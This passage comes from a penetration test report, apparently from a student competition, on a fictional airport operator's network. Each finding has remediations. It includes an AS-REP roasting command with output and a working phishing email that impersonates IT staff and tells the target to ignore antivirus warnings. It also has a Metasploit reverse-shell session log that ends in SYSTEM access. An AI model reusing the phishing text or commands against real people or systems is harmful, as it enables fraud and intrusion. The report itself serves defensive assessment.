
If the files were to be discovered by a third party, it could bring to question why the company is allowing hacking tools to be stored on company computers. This would cause a loss of public trust. Additionally, if an adversary were to find these tools or if the tools hold malicious code, it could make the network easier to infiltrate.

Description

Every user's desktop has a folder that holds known hacking tools such as Inveigh and netexec.

Steps to Reproduce

The files are accessible at C:\Users\Guest\Desktop\Tools.



Remediations

- Remove the hacking tools from the computer.
- Configure anti-malware tools to remove hacking tools automatically.

References

- List of popular hacking tools: https://www.simplilearn.com/top-5-ethical-hacking-tools-rar313-article

M12: Exposure of Flight Data

Matrix Calculation		CVSS Score	Risk
Impact	Medium	5.4	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N	
MITRE ATT&CK		T1565 – Data Manipulation	
Compliance Violations		PCI DSS – 6.3.1, 6.3.3 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150 TSA Emergency Amendment – Patching	
Hosts		10.0.0.33	

Business Impact


Exploitation of this vulnerability can lead to unnecessary information disclosure regarding sensitive operational details of the RAKMS endpoint. This would result in loss of consumer trust and possible legal fines.

Description

Navigating to a hidden endpoint on the Baggage Check-in endpoint will lead to the disclosure of sensitive information such as airlines, airports, bags, flights, passengers, and sessions.

Steps to Reproduce

Finals-XX was able to uncover this endpoint after quick enumeration. Simply navigating to this URL in a local RAKMS network will result in this:



Remediations

- Put this sensitive endpoint behind an authentication portal or restrict to known approved IP address.

References

- Hide REST API URL From End User: https://stackoverflow.com/questions/24866293/how-do-i-hide-a-rest-api-url-from-the-end-user

CONFIDENTIAL
DO NOT DISTRIBUTE

M13: Medium Unpatched Vulnerability – PetitPotam

Matrix Calculation		CVSS Score	Risk
Impact	Medium	5.3	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N	
MITRE ATT&CK		T1557 – Adversary-in-the-Middle T1210 – Exploitation of Remote Services T1068 – Exploitation for Privilege Escalation	
Compliance Violations		PCI DSS – Req. 7.2 TSA Emergency Amendment – Patching	
Hosts		10.0.0.5	

Business Impact

Malicious actors exploiting this vulnerability can impersonate a vulnerable machine to authenticate to other machines in the network or coerce the machine into giving them the machine account's password.

Description

Exploitation of PetitPotam (CVE-2021-36942) allows an attacker to abuse an RPC call to coerce a machine account into attempting to authenticate to an attacker-controlled server. The team was able to abuse this vulnerability to gain the machine account password hash for SKYCONTROL01.

Steps to Reproduce

The team used a Proof-Of-Concept exploit published on the GitHub repository at https://github.com/topotam/PetitPotam. Once the repository is cloned the script only needs to be run with the vulnerable machine specified as the target.

Remediations

- Update the server with KB5005043 in order to patch the vulnerability.

References

- CVE Update Guide: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36942

M14: Tram Registration Documentation is Publicly Accessible


Matrix Calculation		CVSS Score	Risk
Impact	Medium	5.3	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	
MITRE ATT&CK		T1190 – Exploit Public-Facing Application	
Compliance Violations		N/A	
Hosts		10.0.20.100	

Business Impact

If an adversary were to access this documentation, they would be able to register a new tram into the controller. Registration will display an arbitrary web page. Since this page is meant to be displayed to the public, having anyone able to display what they want on the tram controller could drastically decrease the company's public image.

Description

On the tram controller, there is a publicly accessible webpage that tells the user how to register a new tram into the tram controller.



Steps to Reproduce

Visit http://10.0.20.100:3000/docs to access the documentation.

Remediations

- Place the documentation and registration endpoints behind a login portal.

References

- Making a login page: https://www.makeuseof.com/tag/make-login-protected-area-website/

CONFIDENTIAL
DO NOT DISTRIBUTE

M15: Unpatched NGINX


Matrix Calculation		CVSS Score	Risk
Impact	Medium	5.2	Medium
Likelihood	Low		
CVSS v3.1 Vector		AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H	
MITRE ATT&CK		T1498 – Network Denial of Service	
Compliance Violations		PCI DSS – Req. 6.3.3 TSA Emergency Amendment – Patching	
Hosts		NGINX servers across 10.0.20.1/24,10.0.200.1/24	

Business Impact

Any outdated services should be patched immediately across the RAKMS network. Unpatched webservices that are exposed to the internet and can potentially lead to DoS should be fixed immediately.

Steps to Reproduce

Scanning the subnet for open web apps and their version results in the following:



Remediations

- Update all nginx servers to their latest version to avoid any possible DoS, RCE, or interruption of external or internal services.

References

- Update Guide from Digital Ocean: How To Upgrade Nginx In-Place Without Dropping Client Connections | DigitalOcean
- Official update guide from NGINX: Upgrade Guide | NGINX Documentation

CONFIDENTIAL
DO NOT DISTRIBUTE

M16: Authenticated Ability to Add Workstation to Domain


Matrix Calculation		CVSS Score	Risk
Impact	Medium	4.6	Medium
Likelihood	Low		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:N	
MITRE ATT&CK		T1566 – Phishing	
Compliance Violations		PCI DSS – Req. 7.2.2 TSA Emergency Amendment – Access Control	
Hosts		10.0.0.5	

Business Impact

If an adversary were to add a custom workstation to the domain, they could trick an employee to login to the workstation and obtain part of their password. This could compromise their account and further compromise the network.

Description

The setting for adding workstations to the domain has been set to any authenticated user. This means that anyone can add a computer into the domain. This can be used to domain join a malicious host and then use the local administrator account to dump the hashes of any domain user that has logged into that computer.



Steps to Reproduce

1. Open 'Group Local Policy' program.
2. Go to Computer Configuration > Windows Settings > Security Settings > User Rights Assignment.
3. Double click on Add workstations to domain.

Remediations

- Set the permission for adding workstations to the domain to only users that require the ability to add workstations.

References

- Microsoft's best practice for the setting: https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/add-workstations-to-domain

CONFIDENTIAL
DO NOT DISTRIBUTE

M17: Kerberos PreAuthentication Disabled for User

Matrix Calculation		CVSS Score	Risk
Impact	Medium	4.5	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:N/A:N	
MITRE ATT&CK		T1558.004 – Steal or Forge Kerberos Tickets: AS-REP Roasting	
Compliance Violations		PCI DSS – Req. 2.2.1, 2.2.5	
Hosts		N/A	

Business Impact

This vulnerability allows an unauthenticated adversary to impersonate a trusted user and access potentially sensitive data.

Description

This vulnerability allows an unauthenticated user to impersonate any user in the domain that has Kerberos pre-authentication disabled. The adversary can then request encrypted data dervied from the impersonated user's password, which can be cracked to retrieve the user's password.

Steps to Reproduce

Use Impacket's GetNPUsers tool to dump the EDR_TEST user account's hash. On Kali this attack can be performed using the folllowing command

impacket-GetNPUsers -no-pass -dc-ip 10.0.0.5 corp.kkms.local/EDR_TEST

which should result in the following output:

```
┌([redacted])-[/tmp]
└─# impacket-GetNPUsers -no-pass -dc-ip 10.0.0.5 corp.kkms.local/EDR_TEST
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for EDR_TEST
$krb5asrep$23$EDR_TEST@CORP.KKMS.LOCAL:f[redacted]5$f[redacted]
```

Remediations

- Enable Kerberos preauthentication for the EDR_TEST user

References

- Tenable Article: https://www.tenable.com/plugins/nessus/150482
- Microsoft Forum Post with PS Oneliner: https://learn.microsoft.com/en-us/answers/questions/1192530/how-to-enabled-all-those-users-who-have-disabled-k

CONFIDENTIAL
DO NOT DISTRIBUTE

L1: Oracle DB SID Breach and Misconfiguration

Matrix Calculation		CVSS Score	Risk
Impact	Low	2.8	Low
Likelihood	Low		
CVSS v3.1 Vector		AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H	
MITRE ATT&CK		DS0009 – OS API Execution	
Compliance Violations		N/A	
Hosts		10.0.0.101	

Business Impact

Unauthorized database exposure and information leak can cause further unwanted access into a network. Ports and network services should all be accounted for an only be accessed for the services that need them.

Description

This specific port leaked unwanted debug information and should be closed off.

Steps to reproduce:

Remediations

- Firewall off port.

References

- https://docs.oracle.com/en/database/oracle/oracle-database/19/admqs/configuring-the-network-environment.html

I1: Guest Account Not Disabled

Matrix Calculation		CVSS Score	Risk
Impact	N/A	N/A	N/A
Likelihood	N/A		
CVSSv3.1 Vector		N/A	
MITRE ATT&CK		T1552 – Unsecured Credentials T1078.001 – Valid Accounts: Default Accounts	
Compliance Violations		PCI DSS – Req. 8.2.1, 8.2.2 TSA Cybersecurity Roadmap – Goal 4.1	
Hosts		10.0.0.201, 10.0.0.202, 10.0.0.203	

Business Impact

The default Guest account being enabled allows an attacker with no privileges gain initial access, greatly increasing the networks attack surface.

Description

The KKMS\Guest user is not disabled and has no password. This allows an adversary to gain access to potentially sensitive network resources.

Remediations

- Disable the KKMS\Guest user.

References

- Disabling User Accounts: https://learn.microsoft.com/en-us/powershell/module/activedirectory/disable-adaccount?view=windowsserver2022-ps

I2: Third Party Vendors are Domain Joined

Matrix Calculation		CVSS Score	Risk
Impact	N/A	N/A	N/A
Likelihood	N/A		
CVSS v3.1 Vector		N/A	
MITRE ATT&CK		N/A	
Compliance Violations		N/A	
Hosts		10.0.0.0/24, 10.0.1.0/24	


Business Impact

Rogue contractors can use their login to access RAKMS assets and misrepresent the company via use of a RAKMS email address. RAKMS is assuming liability for computers maintained by third-party contractors, including merchant point-of-sale systems.

Description

Third-party contractors for airport services such as commerce and dining are domain joined to the same corporate network as the rest of the corporate assets. This integrates the contractor systems into the RAKMS network, allowing contractors to use a RAKMS-issued account to interact with workstations, accounts, and resources. It also grants RAKMS an unnecessary liability over contractor assets.

This can lead to a high impact attack due to the sensitivity of other domain joined devices such as the Air Traffic Control computers. This would allow a contractor, or an attacker who compromises a contractor, to leverage their access to reach and interfere with critical infrastructure.



Remediations

- Have all third-party vendors maintain their own Active Directory domain controllers for their assets.
- Remove all contractor computers from Active Directory Domain Services.

I3: Internet Explorer is Enabled on Windows Systems

Matrix Calculation		CVSS Score	Risk
Impact	N/A	N/A	N/A
Likelihood	N/A		
CVSS v3.1 Vector		N/A	
MITRE ATT&CK		M1051 – Update Software	
Compliance Violations		PCI DSS – Req. 6.3.3 TSA Cybersecurity Roadmap – Goal 4.2	
Hosts		10.0.0.5, 10.0.0.6, 10.0.0.33, 10.0.1.51	

Business Impact

Many websites will not be properly accessible due to being outdated, reducing employee productivity. Internet Explorer is also known to be vulnerable to a plethora of exploits. If these vulnerabilities are exploited, this can lead to loss of customer trust, legal action, and/or fines upwards of $20,000,500 plus $840 per customer in the event of a data breach or PCI audit.

Description

Internet Explorer, an outdated web browser, is enabled on all Windows systems. For optimal user protection and experience, it must be disabled and replaced by a modern browser such as Microsoft Edge or Google Chrome.

Steps to Reproduce

1. Log into the desktop of any machines.
2. Open Internet Explorer.

Remediations

- Upgrade to the latest version of Windows Server, which replaces Internet Explorer with Microsoft Edge.
- Utilize the Deployment Image Servicing and Management (DISM) tool to disable Internet Explorer.

References

- Disabling Internet Explorer with DISM: https://learn.microsoft.com/en-us/troubleshoot/developer/browsers/installation/disable-internet-explorer-windows

I4: Upgrade Windows Server 2016

Matrix Calculation		CVSS Score	Risk
Impact	N/A	N/A	N/A
Likelihood	N/A		
CVSS v3.1 Vector		N/A	
MITRE ATT&CK		M1051 – Update Software	
Compliance Violations		PCI DSS – Req. 6.3.3 TSA Emergency Amendment -- Patching TSA Cybersecurity Roadmap – Goal 4.2	
Hosts		10.0.0.5, 10.0.0.6, 10.0.0.201, 10.0.0.202, 10.0.0.203, 10.0.1.51	

Business Impact

Four Window systems in the RAKMS networks are running Windows Server 2016, including the Domain Controller. Since the mainstream release is no longer receiving security updates, these systems are critically vulnerable to future exploits. If these Windows systems are compromised, any domain-joined systems will be inaccessible, and a significant portion of operations will be taken offline.

Description

The mainstream support end date for Windows Server 2016 ended January 2022. Windows Server 2016 customers will either have to purchase Extended Security Updates, which lasts until 2027, or they will no longer receive security updates.

Remediations

- Upgrade to the latest version of Windows Server.

References

- Product Lifecycle FAQ – Extended Security Updates: https://learn.microsoft.com/en-us/lifecycle/faq/extended-security-updates

I5: Debug Webpages Shown

Matrix Calculation		CVSS Score	Risk
Impact	N/A	N/A	N/A
Likelihood	N/A		
CVSS v3.1 Vector		N/A	
MITRE ATT&CK		N/A	
Compliance Violations		N/A	
Hosts		10.0.200.43, 10.0.20.100	

Business Impact


Adversaries leveraging this information disclosure vulnerability can enumerate software versions to discover vulnerabilities and webpages which could be used to leak sensitive data.

Description

The debug pages for PHP and Ruby on Rails are being displayed and served to any user accessing the website. The 404 status-code page for the Ruby on Rails web server hosted at http://10.0.20.100:3000/ provides paths to all viewable pages on the server, as well as system and environment variable information

Steps to Reproduce

To reproduce for the servers hosting PHP files, visit http://10.0.200.43/info.php. Open http://10.0.20.100:3000/thispagedoesnotexist or any other nonexistent page to view the ruby on rails debug page.



Remediations

- Remove the version page for Ruby on Rails.
- Disable the phpinfo() function.

References

- Disable phpinfo guide: https://www.drupal.org/node/243993
- Forum Post Explaining the Fix: https://stackoverflow.com/questions/30119144/rails-how-to-switch-between-dev-and-production-mode

I6: Inadequate Input Sanitization

Matrix Calculation		CVSS Score	Risk
Impact	N/A	N/A	Informational
Likelihood	N/A		
CVSSv3.1 Vector		N/A	
MITRE ATT&CK		T1189 – Drive-by Compromise	
Compliance Violations		PCI DSS – Req. 6.2.4	
Hosts		10.0.200.43	

Business Impact

Client-side input sanitization is a bad design practice that encourages SQL injection. *If* such a SQL injection appears, the resulting data compromise can lead to can lead to loss of employee trust, legal action, and/or fines upwards of $20,000,000 plus $840 per employee in the event of a data breach or PCI audit.

Description

The website at http://10.0.200.43 refreshes when a non-numerical key is pressed in an attempt to avoid certain inputs from being entered. This check can be worked around by appending *?id=* followed by the ID string to test.

Steps to Reproduce

Visit http://10.0.200.43 and type in a non-numerical character. This causes the page to refresh.

Remediations

- Move input validation to the backend and remove the page-refreshing behavior.

References

- OWASP Input Validation Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Social Engineering Engagement


During the engagement, Finals-XX was contracted to perform both a targeted phishing attack against a certain employee and a targeted vishing (phishing over the phone) attack.

Vishing Attack

Finals-XX contacted the RAKMS IT help desk to extract information that would aid in the targeting of the phishing target. The team was able to pose as a new hire in order to obtain the personal information of the help desk employee, as well as their email address and the names and titles of various employees.

Phishing Attack

Due to the email needing to come from an internal domain, the team compromised an employee email from which to launch their campaign. With the information gathered from the vishing attack, Finals-XX crafted a targeted email impersonating a member of the IT team. They attached a malicious file and stated in the email that their computer needed to have its antivirus. The target downloaded and executed the file, giving the team access to their workstation and allowing them to pivot into the user subnet. The user also executed the payload with high privileges, allowing the team to elevate to NT AUTHORITY\SYSTEM



ACTION REQUIRED: System Update

Administrator
Today, 9:47 AM
Parsleigh Calder

Reply all

Windows_Defender_Upd...
63 KB
Download

Hello Parsleigh,

Recently we've been getting alerts from one of the computers that is registered under your name. Your Windows Defender hasn't updated in a few weeks, bringing it out of compliance. Due to this recurring issue, we've created a program to get the computer back into compliance. We've attached it below.

Due to this being an in-house solution, we have received false positives with browsers and antivirus software. We're working to resolve this issue, but due to the urgency of the problem, we recommend disregarding any automatic warnings and accepting any security prompts. This should be fixed in any future patches. To verify the integrity of the file you can compare its MD5 hash to this one: *979fe9b900a60923d7c0f7582ec8f7f7*

Let us know if you run into any problems or have any further questions.

Sincerely,
David Ellis
Manager of Information Technology
RAKMS IT

```
msf6 payload(windows/x64/meterpreter/reverse_tcp) > to_handler
[*] Payload Handler Started as Job 0

[*] Started reverse TCP handler on 0.0.0.0:8888
msf6 payload(windows/x64/meterpreter/reverse_tcp) > jobs

Jobs
====

  Id  Name                    Payload                              Payload opts
  --  ----                    -------                              ------------
  0   Exploit: multi/handler  windows/x64/meterpreter/reverse_tcp  tcp://0.0.0.0:8888

msf6 payload(windows/x64/meterpreter/reverse_tcp) >
[*] Sending stage (200774 bytes) to 10.0.1.51
[*] Meterpreter session 1 opened (10.0.254.201:8888 -> 10.0.1.51:56938) at 2024-01-13 09:47:45 -0500

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Finals-XX recommends continuing with regular phishing assessments, as well as giving employees semi-regular training in spotting and avoiding phishing attacks. The team also recommends deploying an antivirus product to help prevent payloads, like the one used here, from executing.

CONFIDENTIAL
DO NOT DISTRIBUTE

Appendices

Appendix A – Tools Used

Burp Suite

A web proxy tool used to intercept HTTP/HTTPS traffic and view/edit the raw requests. Includes tools for brute-forcing.

ExploitDB

A database of known exploits as well as their related proof-of-concept code and CVEs.

Gobuster

A directory enumeration tool to find endpoints on a HTTP/HTTPS web server quickly with built-in proxy support.

linPEAS

A privilege escalation checking tool for Linux-based machines. Runs through a list of checks to try and find paths to a higher privilege user.

Metasploit Framework

A penetration testing and C2 framework, used to exploit various vulnerabilities and to manage sessions on compromised hosts.

Nmap

A network scanning utility that finds open ports on hosts throughout a network. Includes the ability to run scripts using its own built-in scripting engine.

SecLists

A repository of wordlists for multiple use cases such as directory enumeration and password cracking. Lists range from common passwords and default passwords to leaked passwords (such as rockyou).

winPEAS

